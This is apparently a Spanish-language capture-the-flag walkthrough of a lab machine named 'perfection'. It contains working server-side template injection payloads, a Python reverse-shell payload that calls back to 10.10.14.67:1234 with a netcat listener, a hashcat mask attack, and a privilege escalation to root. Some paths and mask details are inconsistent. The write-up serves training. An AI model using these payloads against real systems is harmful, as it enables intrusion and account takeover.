***BURPSUITE***





La pantalla de inicio se ve de esta forma. Para poder interceptar las peticiones de nuestro navegador, colocamos la opción ***intercept is on***.



Una vez mandamos una petición de parte de la página, nos genera la petición de con todas las propiedades que tiene, pero esta es la petición que se hace cuando se carga la pagina, ahora veamos cual es la petición que hace cuando se llena el formulario.




Llenamos el formulario y enviamos la petición para ver que solicitud nos genera en el ***BURPSUIT***




Como vemos esta es la petición que envía, como era de esperarse es una petición ***POST***, con un "***body***", que envía los parámetros de la tabla que habíamos visto.


Ahora vamos a hacer una prueba, para verificar si podemos enviar operaciones y comando por medio de estos parámetros de entrada. ¿Nos responderá correctamente?

```
category1=bekan%0A<%25%3d+7*7+%25>&grade1=0&weight1=100&category2=c&grade2=0&weight2=0&category3=c&grade3=0&weight3=0&category4=c&grade4=0&weight4=0&category5=c&grade5=0&weight5=0
```


Enviando los siguientes parámetros vemos que le enviamos una operación matemática para ver si nos responde. Y como vemos en la respuesta de la máquina, nos responde correctamente, haciendo la operación de ***7*7***.



Ahora hacemos una segunda prueba, pero esta vez con el comando "***Whoami***", para ver que usuario somos en la maquina


```
category1=bekan%0A<%25%3d+`whoami`+%25>&grade1=0&weight1=100&category2=c&grade2=0&weight2=0&category3=c&grade3=0&weight3=0&category4=c&grade4=0&weight4=0&category5=c&grade5=0&weight5=0
```

Y Luego de hacerlo vemos que somos el usuario ***susan*.**





Después de estas pruebas podemos intentar obtener conexión de la maquina con una reverse Shell. Haciendo una petición a nuestra maquina por medio del puerto ***1234.***

```
category1=bekan%0A<%25%3d+`python3+-c'import+socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)%3bs.connect(("10.10.14.67",1234))%3bos.dup2(s.fileno(),0)%3b+os.dup2(s.fileno(),1)$3bos.dup2(s.fileno(),2)%3bimport+pty%3b+pty.spawn("sh")'`+%25>&grade1=0&weight1=100&category2=c&grade2=0&weight2=0&category3=c&grade3=0&weight3=0&category4=c&grade4=0&weight4=0&category5=c&grade5=0&weight5=0
```





En nuestra maquina dejamos escuchando en el puerto 1234 para que esté atento a la petición que se haga desde la maquina objetivo. Esto lo hacemos con el comando.

```
nc -lvnp 1234
```





Y al ejecutar obtenemos acceso precisamente con el usuario que habíamos encontrado previamente. En este caso ***susan.*** Luego de esto encontrar la primer ***flag*** es relativamente sencillo, solo nos movemos por las carpetas hasta encontrar el archivo user.txt, en donde encontramos la primera flag.



## Segunda flag (Root flag)


Mientras exploramos la máquina, nos topamos con un correo electrónico intrigante que contiene consejos sobre el formato de contraseña utilizado en ***/var/mail***. Nos movemos hasta allá

```
cd /var/email
cat susan
```




También en la carpeta de Migración encontramos un archivo .db que tiene algunos hashes interesantes en ellos. Acá tenemos la del usuario que nos interesa que es ***susan***

```
cd migration
```




Entonces, utilizando los consejos para la contraseña y el hash, utilizamos hashcat especificando el patrón a utilizar después de guardarlos en un archivo de texto.


Ahora ejecutamos el siguiente comando que nos permita obtener la contraseña para

```
hashcat -m 1400 hash.txt -a 3 susan_nasus_?d?d?d?d?d?d?d?d?
```

- -m 1400: Especifica el modo de hash 1400, que es para hashes SHA-256.
- hash.txt: Es el archivo que contiene los hashes que se van a crackear.
- -a 3: Selecciona el modo de ataque 3, que es el ataque de fuerza bruta combinado con máscara.

- susan_nasus_?d?d?d?d?d?d?d?d?d?: Esta es la máscara que se utilizará para generar contraseñas potenciales. En este caso, ?d representa un dígito (0-9) y susan_nasus_ es una cadena constante que se añadirá al principio de cada contraseña generada. La máscara especifica que la contraseña tendrá diez dígitos (o sea, diez ?d).

En resumen, este comando le dice a hashcat que use un ataque de fuerza

```
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a3019934 ... 390
Time.Started.....: Wed Mar 20 21:48:33 2024 (2 mins, 53 secs)
Time.Estimated...: Wed Mar 20 21:51:26 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: susan_nasus_?d?d?d?d?d?d?d?d?d [21]
Guess.Queue......: 1/1 (100.00%)
```

Una vez teniendo la contraseña ingresamos como usuario root, y obtenemos la ultima flag

```
susan@perfection:~$ sudo -l
[sudo] password for susan:
Matching Defaults entries for susan on perfection:
    env_reset, mail_badpass, secure_path=/usr/local/sb

User susan may run the following commands on perfectio
    (ALL : ALL) ALL
susan@perfection:~$ sudo su
root@perfection:/home/susan# cat /root/root.txt
05b4eb36cba84d64115f7efca12d281a
root@perfection:/home/susan#
```

Colocamos las dos flags que habíamos conseguido y obtenemos que efectivamente fue un éxito!